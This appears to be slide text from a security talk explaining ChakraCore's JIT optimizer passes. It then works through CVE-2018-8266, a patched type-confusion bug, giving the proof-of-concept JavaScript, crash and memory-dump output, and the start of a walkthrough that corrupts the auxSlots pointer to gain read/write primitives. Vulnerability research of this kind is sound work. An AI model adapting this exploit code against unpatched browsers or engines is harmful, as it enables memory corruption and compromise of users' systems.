    arg2(s29)(rdx).u64  =  MOV             0xXXXXXXXX (TypeCheckGuard).u64
    arg1(s30)(rcx).i64  =  MOV             s26.i64
    s31(rax).u64        =  MOV             CheckIfTypeIsEquivalent.u64
    s28(rax).u8         =  CALL            s31(rax).u64
    s27.u8              =  MOV             s28(rax).u8
                           TEST            s27.u8, s27.u8
                           JEQ             $L6
$L8:
    s3[LikelyCanBeTaggedValue_Int].var = MOV  [s2<s9>[LikelyObject].var+16].i64
                        JMP             $L9
$L6: [helper]
$L10: [helper]
                        CALL            SaveAllRegistersAndBailOut.u64
                        JMP             $L11                                          #
$L9:                                                                                  #
GLOBOPT INSTR:     s4[LikelyCanBeTaggedValue_Int].var = LdFld …

       s4[LikelyCanBeTaggedValue_Int].var = MOV  [s2<s9>[LikelyObject].var+24].i64 #
```

Direct field access

```
Line   2: return o.x + o.y;
 GLOBOPT INSTR:                        BailOnNotObject

    s32.i64         =  MOV            s2<s9>[LikelyCanBeTaggedValue_Object].var
    s32.i64         =  SHR            s32.i64, 48 (0x30).i8
                       JEQ            $L12
                       CALL           SaveAllRegistersAndBailOut.u64
                       JMP            $L11
$L12:
 GLOBOPT INSTR:     s3[LikelyCanBeTaggedValue_Int].var = LdFld  ...

    s23.i64         =  MOV            [s2<s9>[LikelyObject].var+8].i64
    s25.u64         =  MOV            0 (0x0).u64
                       CMP            s23.i64, [s24.u64 < (&GuardValue)>].u64
                       JNE            $L7
                       JMP            $L8
$L7: [helper]
    s26.i64            =  MOV            s23.i64
    arg2(s29)(rdx).u64 =  MOV            0xXXXXXXXX (TypeCheckGuard).u64
    arg1(s30)(rcx).i64 =  MOV            s26.i64
    s31(rax).u64       =  MOV            CheckIfTypeIsEquivalent.u64
    s28(rax).u8        =  CALL           s31(rax).u64
    s27.u8             =  MOV            s28(rax).u8
                          TEST           s27.u8, s27.u8
                          JEQ            $L6
$L8:
    s3[LikelyCanBeTaggedValue_Int].var = MOV  [s2<s9>[LikelyObject].var+16].i64
                       JMP            $L9
$L6: [helper]
$L10: [helper]
                       CALL           SaveAllRegistersAndBailOut.u64
                       JMP            $L11                                         #
$L9:                                                                               #
GLOBOPT INSTR:     s4[LikelyCanBeTaggedValue_Int].var = LdFld ...

       s4[LikelyCanBeTaggedValue_Int].var = MOV  [s2<s9>[LikelyObject].var+24].i64 #
```

```
Line   2: return o.x + o.y;
 GLOBOPT INSTR:                              BailOnNotObject

    s32.i64          =  MOV           s2<s9>[LikelyCanBeTaggedValue_Object].var
    s32.i64          =  SHR           s32.i64, 48 (0x30).i8
                        JEQ           $L12
                        CALL          SaveAllRegistersAndBailOut.u64
                        JMP           $L11
$L12:
 GLOBOPT INSTR:     s3[LikelyCanBeTaggedValue_Int].var = LdFld  ...

    s23.i64          =  MOV           [s2<s9>[LikelyObject].var+8].i64
    s25.u64          =  MOV           0 (0x0).u64
                        CMP           s23.i64, [s24.u64 < (&GuardValue)>].u64
                        JNE           $L7
                        JMP           $L8
$L7: [helper]
    s26.i64              =  MOV           s23.i64
    arg2(s29)(rdx).u64 =  MOV           0xXXXXXXXX (TypeCheckGuard).u64
    arg1(s30)(rcx).i64 =  MOV           s26.i64
    s31(rax).u64         =  MOV           CheckIfTypeIsEquivalent.u64
    s28(rax).u8          =  CALL          s31(rax).u64
    s27.u8               =  MOV           s28(rax).u8
                            TEST          s27.u8, s27.u8
                            JEQ           $L6
$L8:
    s3[LikelyCanBeTaggedValue_Int].var = MOV  [s2<s9>[LikelyObject].var+16].i64
                        JMP           $L9
$L6: [helper]
$L10: [helper]
                        CALL          SaveAllRegistersAndBailOut.u64
                        JMP           $L11                                          #
$L9:                                                                                #
GLOBOPT INSTR:     s4[LikelyCanBeTaggedValue_Int].var = LdFld ...

      s4[LikelyCanBeTaggedValue_Int].var = MOV  [s2<s9>[LikelyObject].var+24].i64 #
```

Direct field access without any checks

How does Chakra do it? (FullJit)

The magic happens in the Global Optimizer

3 passes on the CFG:

1. one backward pass: go over each block backward, for each block go over each instruction backward
2. one forward pass
3. another backward pass (deadstore pass)

How does Chakra do it? (FullJit)

The magic happens in the Global Optimizer

3 passes on the CFG:

1. **one backward pass: go over each block backward, for each block go over each instruction backward**
2. one forward pass
3. **another backward pass (deadstore pass)**

Implemented in lib/Backend/BackwardPass.cpp (~ 9K loc)

How does Chakra do it? (FullJit)

The magic happens in the Global Optimizer

3 passes on the CFG:

1. one backward pass: go over each block backward, for each block go over each instruction backward
2. **one forward pass**
3. another backward pass (deadstore pass)

Implemented in lib/Backend/GlobOpt*.cpp files (~ 30K loc)

How does Chakra do it? (FullJit)

The magic happens in the Global Optimizer

3 passes on the CFG:

1. one backward pass: go over each block backward, for each block go over each instruction backward
2. one forward pass
3. another backward pass (deadstore pass)

Entrypoint in GlobOpt::Optimize()

Backward pass

Not the most interesting for a security researcher

Goes over each block backward. For each block go over instructions backward

Information is gathered for each block

Information of each successor block is merged when processing a new block

Can perform some simple optimization like instruction rewriting, certain folding optimisation, etc…

Basically helps gather “future” usage data.

Forward pass

This is what we care about

Goes over each block forward. For each block go over each instruction forward

For each instruction call multiple methods which will deal with certain instructions (switch statements everywhere)

Information is gathered for each block

Information of each predecessor block is merged when processing a new block

Will perform most of the magic that will lead to really optimized code

Forward pass

```
function addition(o) {
      return o.x + o.y;
}

for (var i = 0; i < 1000; ++i) {
      addition({x:i, y:1337});
}
```

Output after Backward pass (-Dump:GlobOpt)

```
Line   2: return o.x + o.y;

   s3[LikelyUndefined_CanBeTaggedValue].var = LdFld  s7(s2->x).var
   s4[LikelyUndefined_CanBeTaggedValue].var = LdFld  s8(s2->y).var
   s0.var          =  Add_A         s3.var, s4.var
```

Forward pass

```
function addition(o) {
      return o.x + o.y;
}

for (var i = 0; i < 1000; ++i) {
      addition({x:i, y:1337});
}
```

Output after Forward pass

```
Line   2: return o.x + o.y;

   BailOnNotObject  s2<s9>[LikelyCanBeTaggedValue_Object].var # (BailOutOnTaggedValue)
   s3.var = LdFld  s7(s2<s9>[LikelyObject]->x)[LikelyUndefined_CanBeTaggedValue].var!
             # Bailout: #0000 (BailOutFailedTypeCheck)
   s4.var = LdFld  s8(s2<s9>[LikelyObject]->y)[LikelyUndefined_CanBeTaggedValue].var!
   s0.var = Add_A  s3[LikelyUndefined_CanBeTaggedValue].var!,
s4[LikelyUndefined_CanBeTaggedValue].var! #0008  Bailout: #0011
(BailOutOnImplicitCalls)
```

How did we get there from the previous IR?

Forward pass

```
Line   2: return o.x + o.y;
```

```
OptInstr(instr)  →   s3[LikelyUndefined_CanBeTaggedValue].var = LdFld  s7(s2->x).var
                     s4[LikelyUndefined_CanBeTaggedValue].var = LdFld  s8(s2->y).var
                     s0.var          =  Add_A          s3.var, s4.var
```

Forward pass

```
OptInstr(instr)
  ...
  OptTagChecks(instr)
```

```
Line   2: return o.x + o.y;

   s3[LikelyUndefined_CanBeTaggedValue].var = LdFld  s7(s2->x).var
   s4[LikelyUndefined_CanBeTaggedValue].var = LdFld  s8(s2->y).var
   s0.var          =  Add_A          s3.var, s4.var
```

Forward pass

```
Line   2: return o.x + o.y;
```

```
OptInstr(instr)
  ...
  OptTagChecks(instr)
```

```
s3[LikelyUndefined_CanBeTaggedValue].var = LdFld  s7(s2->x).var
s4[LikelyUndefined_CanBeTaggedValue].var = LdFld  s8(s2->y).var
s0.var            =  Add_A           s3.var, s4.var
```

```
switch(instr->m_opcode)
{
case Js::OpCode::LdFld:
case Js::OpCode::LdMethodFld:
case Js::OpCode::CheckFixedFld:
  // Retrieve opnd’s sym
```

Forward pass

```
OptInstr(instr)
  ...
  OptTagChecks(instr)
```

```
Line   2: return o.x + o.y;

   s3[LikelyUndefined_CanBeTaggedValue].var = LdFld  s7(s2->x).var
   s4[LikelyUndefined_CanBeTaggedValue].var = LdFld  s8(s2->y).var
   s0.var          =  Add_A          s3.var, s4.var
```

```
switch(instr->m_opcode)
{
case Js::OpCode::LdFld:
case Js::OpCode::LdMethodFld:
case Js::OpCode::CheckFixedFld:
  // Retrieve opnd’s sym
```

Forward pass

```
Line   2: return o.x + o.y;
```

```
OptInstr(instr)
  ...
  OptTagChecks(instr)
```

```
s3[LikelyUndefined_CanBeTaggedValue].var = LdFld  s7(s2->x).var
s4[LikelyUndefined_CanBeTaggedValue].var = LdFld  s8(s2->y).var
s0.var          =  Add_A          s3.var, s4.var
```

```
switch(instr->m_opcode)
{
case Js::OpCode::LdFld:
case Js::OpCode::LdMethodFld:
case Js::OpCode::CheckFixedFld:
  // Retrieve opnd's sym
```

```
Value *value = CurrentBlockData()->FindValue(stackSym);
ValueInfo *valInfo = value->GetValueInfo();
ValueType valueType = value->GetValueInfo()->Type();
if (valueType.CanBeTaggedValue() ...) // will be true
  ValueType newValueType = valueType.SetCanBeTaggedValue(false);
  bailOutInstr = IR::BailOutInstr::New(Js::OpCode::BailOnNotObject, ...)
  instr->InsertBefore(bailOutInstr);
  ChangeValueType(nullptr, value, newValueType, false);
```

Forward pass

```
Line   2: return o.x + o.y;

   s3[LikelyUndefined_CanBeTaggedValue].var = LdFld  s7(s2->x).var
   s4[LikelyUndefined_CanBeTaggedValue].var = LdFld  s8(s2->y).var
   s0.var          =  Add_A          s3.var, s4.var
```

Insert the bailout instruction

```
Value *value = CurrentBlockData()->FindValue(stackSym);
ValueInfo *valInfo = value->GetValueInfo();
ValueType valueType = value->GetValueInfo()->Type();
if (valueType.CanBeTaggedValue() ...)
  ValueType newValueType = valueType.SetCanBeTaggedValue(false);
  bailOutInstr = IR::BailOutInstr::New(Js::OpCode::BailOnNotObject, ...)
  instr->InsertBefore(bailOutInstr);
  ChangeValueType(nullptr, value, newValueType, false);
```

Forward pass

```
Line   2: return o.x + o.y;

   s3[LikelyUndefined_CanBeTaggedValue].var = LdFld  s7(s2->x).var
   s4[LikelyUndefined_CanBeTaggedValue].var = LdFld  s8(s2->y).var
   s0.var          =  Add_A          s3.var, s4.var
```

Update the value type

```
Value *value = CurrentBlockData()->FindValue(stackSym);
ValueInfo *valInfo = value->GetValueInfo();
ValueType valueType = value->GetValueInfo()->Type();
if (valueType.CanBeTaggedValue() ...)
  ValueType newValueType = valueType.SetCanBeTaggedValue(false);
  bailOutInstr = IR::BailOutInstr::New(Js::OpCode::BailOnNotObject, ...)
  instr->InsertBefore(bailOutInstr);
  ChangeValueType(nullptr, value, newValueType, false);
```

Forward pass

```
Line   2: return o.x + o.y;

  s3[LikelyUndefined_CanBeTaggedValue].var = LdFld  s7(s2->x).var
  s4[LikelyUndefined_CanBeTaggedValue].var = LdFld  s8(s2->y).var
  s0.var         =  Add_A         s3.var, s4.var
```

```
OptInstr(instr)
  ...
 OptTagChecks(instr)
```

```
switch(instr->m_opcode)
{
case Js::OpCode::LdFld:
case Js::OpCode::LdMethodFld:
case Js::OpCode::CheckFixedFld:
  // Retrieve opnd’s sym
```

```
Value *value = CurrentBlockData()->FindValue(stackSym);
ValueInfo *valInfo = value->GetValueInfo();
ValueType valueType = value->GetValueInfo()->Type();
if (valueType.CanBeTaggedValue() ...) // will be false this time
```

Forward pass

There is of course a lot more happening

This is to give a rough idea of what is happening inside the forward pass

We’ll introduce some key concepts used throughout the forward pass

Symbol liveness and kill mechanism

```
function opt(o) {
    return o.x + o.y;
}

for (var i = 0; i < 30; ++i) {
    obj = {};
    obj.x = 1;
    obj.y = 2;
    opt(obj);
}
```

`o.x == obj->auxSlots[0]`
`o.y == obj->auxSlots[1]`

Ideally we expect our compiler to generate something like (no redundant auxSlots access)

```
RDX = MOV obj->auxSlots
RDI = MOV [RDX]
RAX = MOV [RDX + 8]
ADD RAX, RDI
```

When optimizing **`o.x`**, the forward pass will see that this will trigger an **`auxSlots`** load => set the **`auxSlots`** symbol of **`o`** as live going forward

When optimizing **`o.y`**, the forward pass will now know that the auxSlots symbol is live and it can use that info to let the Lowerer know the auxSlots pointer is available

Symbol liveness and kill mechanism

```
function opt(o) {
    let tmp = o.x;
    // some ops
    return tmp + o.y;
}

for (var i = 0; i < 30; ++i) {
    obj = {};
    obj.x = 1;
    obj.y = 2;
    opt(obj);
}
```

What if the **`auxSlots`** pointer of **`o`** is reallocated?

We don’t want to use the previously fetched **`auxSlots`** value (well maybe we do as security researchers :)

Symbol liveness and kill mechanism

```
function opt(o) {
    let tmp = o.x;
    // some ops
    return tmp + o.y;
}

for (var i = 0; i < 30; ++i) {
    obj = {};
    obj.x = 1;
    obj.y = 2;
    opt(obj);
}
```

What if the **`auxSlots`** pointer of **`o`** is reallocated?

We don’t want to use the previously fetched **`auxSlots`** value (well maybe we do as security researchers :)

If an instruction might cause the **`auxSlots`** to change, the forward pass has to **kill** the symbol associated with the **`auxSlots`** pointer so that it is reloaded properly.

Symbol liveness and kill mechanism

```
function opt(o) {
    let tmp = o.x;
    // some ops
    return tmp + o.y;
}

for (var i = 0; i < 30; ++i) {
    obj = {};
    obj.x = 1;
    obj.y = 2;
    opt(obj);
}
```

What if the **`auxSlots`** pointer of **`o`** is reallocated?

We don't want to use the previously fetched **`auxSlots`** value (well maybe we do as security researchers :)

If an instruction might cause the **`auxSlots`** to change, the forward pass has to **kill** the symbol associated with the **`auxSlots`** pointer so that it is reloaded properly.

Basically same mechanism used through the JIT compiler code to properly deal with type informations, etc….

One major source of bugs is when the JIT fails to kill certain information when it should (lots of bug associated with that)

Forward pass

Simple enough right?

Forward pass

Simple enough right? Well….

The CFG might not be made up of a single block:

- Loops
- Conditional statements

Lot of different things to keep track of:

- Variable aliasing
- What to restore in case of bailouts
- Behaviour of slow paths has to be modeled perfectly
- Range analysis for bounds check removal
- Much more….

Forward pass: Loops

Blocks making up the loop bodies will have information true on:

- Loop entry (i.e. the first time we execute instruction inside the loop body)
- Subsequent iterations (once we have taken the loop back-edge)

Forward pass essentially has to run twice on each of these blocks

First pass is referred to as **`LoopPrePass`**

Things can and have gone wrong due to that :)

Forward pass: Loops

```
function opt() {
     var a = {x:1};
     var ret;
     for (var i = 0; i < 10; i++) {
          ret = a.x;
          a++;
     }
     return ret;
}
```

Forward pass: Loops

```
function opt() {
    var a = {x:1};
    var ret;
    for (var i = 0; i < 10; i++) {
        ret = a.x;
        a++;
    }
    return ret;
}
```

JIT will know that **a** is an object when it is created and its type

Might be tempting to use inline caching again

Forward pass: Loops

```
function opt() {
	var a = {x:1};
	var ret;
	for (var i = 0; i < 10; i++) {
		ret = a.x;
		a++;
	}
	return ret;
}
```

JIT will know that **a** is an object when it is created and its type

Might be tempting to use inline caching again

But this specializes a to a number
=> not a pointer anymore

Thanks to the loop pre-pass, the compiler will deal with that

Forward pass: Loops

Once again, previous example is “nice” to deal with

Things can be way trickier

Microsoft recently fixed two of my bugs related to that under CVE-2019-0590 and CVE-2019-0593

=> Fix in ChakraCore’s GitHub if you want to check it out

Deadstore pass

Same algorithm as the backward pass to go through the CFG

Removes redundant code mostly

Not super interesting in and out of itself (most bad decisions will be a consequence of problems in the forward pass)

CVE-2018-8266

CVE-2018-8266

Bug I reported back in June 2018

Found with fuzzing (JIT fuzzing is an interesting subject that I will talk about at Infiltrate)

Fixed in August security updates

Relies on mis-modeling by the JIT of internal data structures changes

CVE-2018-8266

```
function opt(o) {
    var inline = function() {
        o.b;
        o.e = 1;
    };
    o.a = "1";
    for (var i = 0; i < 10000; i++) {
        inline();
        o.a = 0x41414141;
    }
}

for (var i = 0; i < 360; i++) {
    opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```

CVE-2018-8266

```
function opt(o) {
    var inline = function() {
        o.b;
        o.e = 1;
    };
    o.a = "1";
    for (var i = 0; i < 10000; i++) {
        inline();
        o.a = 0x41414141;
    }
}

for (var i = 0; i < 360; i++) {
    opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```

Run this on a release build of ChakraCore and you get:

```
chakracore!Js::DynamicTypeHandler::SetSlotUnchecked+0x30:
  mov qword ptr [rax+rdx*8],rbp ds:00010000`41414151=????????????????
0:004> r rbp
rbp=0001000000000001
0:004> r rax
rax=0001000041414141
```

CVE-2018-8266

```
function opt(o) {
    var inline = function() {
        o.b;
        o.e = 1;
    };
    o.a = "1";
    for (var i = 0; i < 10000; i++) {
        inline();
        o.a = 0x41414141;
    }
}

for (var i = 0; i < 360; i++) {
    opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```

Run this on a release build of ChakraCore and you get:

```
chakracore!Js::DynamicTypeHandler::SetSlotUnchecked+0x30:
  mov qword ptr [rax+rdx*8],rbp ds:00010000`41414151=????????????????
0:004> r rbp
rbp=0001000000000001
0:004> r rax
rax=0001000041414141
```

Somehow the `auxSlots` pointer of `o` has been corrupted with `0x1000041414141`

Refresher: ObjectHeaderInlined

```
var a = {x: 0x414141, y:0x424242};
```

stored with a layout called `ObjectHeaderInlined`

__vfptr	type	0x0001000000414141	0x0001000000424242

CVE-2018-8266: Analysis

```
function opt(o) {
    var inline = function() {
        o.b;
        o.e = 1;
    };
    o.a = "1";
    for (var i = 0; i < 10000; i++) {
        inline();
        o.a = 0x41414141;
    }
}

for (var i = 0; i < 360; i++) {
    opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```

Call the function with an object with **`ObjectHeaderInlined`** layout

CVE-2018-8266: Analysis

```
function opt(o) {
    var inline = function() {
        o.b;
        o.e = 1;
    };
    o.a = "1";
    for (var i = 0; i < 10000; i++) {
        inline();
        o.a = 0x41414141;
    }
}

for (var i = 0; i < 360; i++) {
    opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```

Call the function with an object with **`ObjectHeaderInlined`** layout

Access properties to make sure relevant symbols are marked as live to allow optimization

CVE-2018-8266: Analysis

```
function opt(o) {
    var inline = function() {
        o.b;
        o.e = 1;
    };
    o.a = "1";
    for (var i = 0; i < 10000; i++) {
        inline();
        o.a = 0x41414141;
    }
}

for (var i = 0; i < 360; i++) {
    opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```

Call the function with an object with **`ObjectHeaderInlined`** layout

Access properties to make sure relevant symbols are marked as live to allow optimization

Add a new property

CVE-2018-8266: Analysis

```
function opt(o) {
    var inline = function() {
        o.b;
        o.e = 1;
    };
    o.a = "1";
    for (var i = 0; i < 10000; i++) {
        inline();
        o.a = 0x41414141;
    }
}

for (var i = 0; i < 360; i++) {
    opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```

Call the function with an object with **`ObjectHeaderInlined`** layout

Access properties to make sure relevant symbols are marked as live to allow optimization

Add a new property

Repeatedly call the inline function and set the a property to **`0x41414141`**;

CVE-2018-8266: Analysis

```
function opt(o) {
    var inline = function() {
        o.b;
        o.e = 1;
    };
    o.a = "1";
    for (var i = 0; i < 10000; i++) {
        inline();
        o.a = 0x41414141;
    }
}

for (var i = 0; i < 360; i++) {
    opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```

Call the function with an object with **`ObjectHeaderInlined`** layout

Access properties to make sure relevant symbols are marked as live to allow optimization

Add a new property

Repeatedly call the inline function and set the a property to **`0x41414141`**;

Not meaningful JavaScript code but it's not ludicrous code

CVE-2018-8266: Analysis

```
function opt(o) {
    var inline = function() {
        o.b;
        o.e = 1;
    };
    o.a = "1";
    for (var i = 0; i < 10000; i++) {
        inline();
        o.a = 0x41414141;
    }
}

for (var i = 0; i < 360; i++) {
    opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```

Call the function with an object with `ObjectHeaderInlined` layout

Access properties to make sure relevant symbols are marked as live to allow optimization

Add a new property

Repeatedly call the inline function and set the a property to `0x41414141`;

Not meaningful JavaScript code but it’s not ludicrous code

The key is in how these objects layouts differ and how adding a property will affect them

CVE-2018-8266: Analysis

```
a = {a: 0x4141, b: 0x4242, c: 0x4343}
```

CVE-2018-8266: Analysis

```
a = {a: 0x4141, b: 0x4242, c: 0x4343}
```

```
0:004> dq 000001BC`1536C030
000001BC`1536C030  00007ff8`5ca858d0 000001bc`15360b00
000001BC`1536C040  00010000`00004141 00010000`00004242
000001BC`1536C050  00010000`00004343 00000000`00000000
```

CVE-2018-8266: Analysis

```
a = {a: 0x4141, b: 0x4242, c: 0x4343}


a.d = 0x4444
```

```
0:004> dq 000001BC`1536C030
000001BC`1536C030  00007ff8`5ca858d0 000001bc`15360b00
000001BC`1536C040  00010000`00004141 00010000`00004242
000001BC`1536C050  00010000`00004343 00000000`00000000
```

CVE-2018-8266: Analysis

```
a = {a: 0x4141, b: 0x4242, c: 0x4343}


a.d = 0x4444
```

```
0:004> dq 000001BC`1536C030
000001BC`1536C030  00007ff8`5ca858d0 000001bc`15360b00
000001BC`1536C040  00010000`00004141 00010000`00004242
000001BC`1536C050  00010000`00004343 00000000`00000000

0:004> dq 000001BC`1536C030
000001BC`1536C030  00007ff8`5ca858d0 000001bc`153715c0
000001BC`1536C040  00010000`00004141 00010000`00004242
000001BC`1536C050  00010000`00004343 00010000`00004444
```

CVE-2018-8266: Analysis

```
a = {a: 0x4141, b: 0x4242, c: 0x4343}


a.d = 0x4444
```

```
0:004> dq 000001BC`1536C030
000001BC`1536C030  00007ff8`5ca858d0 000001bc`15360b00
000001BC`1536C040  00010000`00004141 00010000`00004242
000001BC`1536C050  00010000`00004343 00000000`00000000

0:004> dq 000001BC`1536C030
000001BC`1536C030  00007ff8`5ca858d0 000001bc`153715c0
000001BC`1536C040  00010000`00004141 00010000`00004242
000001BC`1536C050  00010000`00004343 00010000`00004444
```

Type has changed but layout has not: still using **`ObjectHeaderInlined`** layout

CVE-2018-8266: Analysis

```
a = {a: 0x4141, b: 0x4242, c: 0x4343,
       d: 0x4444}
```

CVE-2018-8266: Analysis

```
a = {a: 0x4141, b: 0x4242, c: 0x4343,
      d: 0x4444}
```

```
0:004> dq 000001BC`1536C030
000001BC`1536C030  00007ff8`5ca858d0 000001a6`1acf0b40
000001BC`1536C040  00010000`00004141 00010000`00004242
000001BC`1536C050  00010000`00004343 00010000`00004444
```

CVE-2018-8266: Analysis

```
a = {a: 0x4141, b: 0x4242, c: 0x4343,
      d: 0x4444}


a.e = 0x4545
```

```
0:004> dq 000001BC`1536C030
000001BC`1536C030  00007ff8`5ca858d0 000001a6`1acf0b40
000001BC`1536C040  00010000`00004141 00010000`00004242
000001BC`1536C050  00010000`00004343 00010000`00004444
```

CVE-2018-8266: Analysis

```
a = {a: 0x4141, b: 0x4242, c: 0x4343,
      d: 0x4444}


a.e = 0x4545
```

```
0:004> dq 000001BC`1536C030
000001BC`1536C030  00007ff8`5ca858d0 000001a6`1acf0b40
000001BC`1536C040  00010000`00004141 00010000`00004242
000001BC`1536C050  00010000`00004343 00010000`00004444

0:004> dq 000001BC`1536C030
000001BC`1536C030  00007ff8`5ca858d0 000001a6`1ad01600
000001BC`1536C040  000001a6`1acfa580 00000000`00000000
000001BC`1536C050  00010000`00004141 00010000`00004242
```

CVE-2018-8266: Analysis

```
a = {a: 0x4141, b: 0x4242, c: 0x4343,
      d: 0x4444}


a.e = 0x4545
```

```
0:004> dq 000001BC`1536C030
000001BC`1536C030  00007ff8`5ca858d0 000001a6`1acf0b40
000001BC`1536C040  00010000`00004141 00010000`00004242
000001BC`1536C050  00010000`00004343 00010000`00004444

0:004> dq 000001BC`1536C030
000001BC`1536C030  00007ff8`5ca858d0 000001a6`1ad01600
000001BC`1536C040  000001a6`1acfa580 00000000`00000000
000001BC`1536C050  00010000`00004141 00010000`00004242

0:004> dq 000001a6`1acfa580
000001a6`1acfa580  00010000`00004343 00010000`00004444
000001a6`1acfa590  00010000`00004545 00000000`00000000
```

CVE-2018-8266: Analysis

```
a = {a: 0x4141, b: 0x4242, c: 0x4343,
      d: 0x4444}


a.e = 0x4545
```

```
0:004> dq 000001BC`1536C030
000001BC`1536C030  00007ff8`5ca858d0 000001a6`1acf0b40
000001BC`1536C040  00010000`00004141 00010000`00004242
000001BC`1536C050  00010000`00004343 00010000`00004444

0:004> dq 000001BC`1536C030
000001BC`1536C030  00007ff8`5ca858d0 000001a6`1ad01600
000001BC`1536C040  000001a6`1acfa580 00000000`00000000
000001BC`1536C050  00010000`00004141 00010000`00004242

0:004> dq 000001a6`1acfa580
000001a6`1acfa580  00010000`00004343 00010000`00004444
000001a6`1acfa590  00010000`00004545 00000000`00000000
```

Layout has completely changed, first two properties are still stored inline to reuse space and other properties are now stored through the **`auxSlots`** pointer

CVE-2018-8266: Analysis

```
function opt(o) {
    var inline = function() {
        o.b;
        o.e = 1;
    };
    o.a = "1";
    for (var i = 0; i < 10000; i++) {
        inline();
        o.a = 0x41414141;
    }
}

for (var i = 0; i < 360; i++) {
    opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```

What happens if the JIT compiler fails to account for the layout changing and omits the type check?

CVE-2018-8266: Analysis

```
function opt(o) {
    var inline = function() {
        o.b;
        o.e = 1;
    };
    o.a = "1";
    for (var i = 0; i < 10000; i++) {
        inline();
        o.a = 0x41414141;
    }
}

for (var i = 0; i < 360; i++) {
    opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```

What happens if the JIT compiler fails to account for the layout changing and omits the type check?

This will end up overwriting where `o.a` previously was which is now the `auxSlots` pointer!!!

CVE-2018-8266: exploitation (getting full R/W)

We can overwrite the `auxSlots` pointer of an object with a JavaScript value.

However we can’t produce valid pointer values from JavaScript so we can’t directly set it to a controlled pointer => we can’t set it to an arbitrary address

Even if we could, we can’t set valid pointer values as properties => we can’t write arbitrary values

We need to further corrupt other objects !

`ArrayBuffers` are always always a good target :)

CVE-2018-8266: exploitation (getting full R/W)

```
obj = {}
obj.a = 0;
obj.b = 1;
obj.c = 2;
obj.d = 3;
obj.e = 4;
obj.f = 5;
obj.g = 6;
obj.h = 7;
obj.i = 8;

target = new ArrayBuffer(0x200);
```


First we create an object in the global scope and set 8 properties. This ensures that we can write to these properties without having the type changed

CVE-2018-8266: exploitation (getting full R/W)

```
function opt(o) {
    var inline = function() {
        o.b;
        o.e = target;
    };
    o.a = "1";
    for (var i = 0; i < 10000; i++) {
        inline();
        o.a = obj;
    }
}

for (var i = 0; i < 360; i++) {
    opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```




Then we use the corruption so that **`o->auxSlots == obj`**

CVE-2018-8266: exploitation (getting full R/W)

```
function opt(o) {
    var inline = function() {
        o.b;
        o.e = target;
    };
    o.a = "1";
    for (var i = 0; i < 10000; i++) {
        inline();
        o.a = obj;
    }
}

for (var i = 0; i < 360; i++) {
    opt({a: 1.1, b: 2.2, c: 3.3});
}

opt({a: 1.1, b: 12.2, c: 0, d: 3.3});
```




Then we use the corruption so that **`o->auxSlots == obj`**
Next time we execute **`o.e = target`** we will have **`obj->auxSlots == target`**

CVE-2018-8266: exploitation (getting full R/W)

```
function opt(o) {
    var inline = function() {
        o.b;
        o.e = target;
    };
    o.a = "1";
    for (var i = 0; i < 10000; i++) {
        inline();
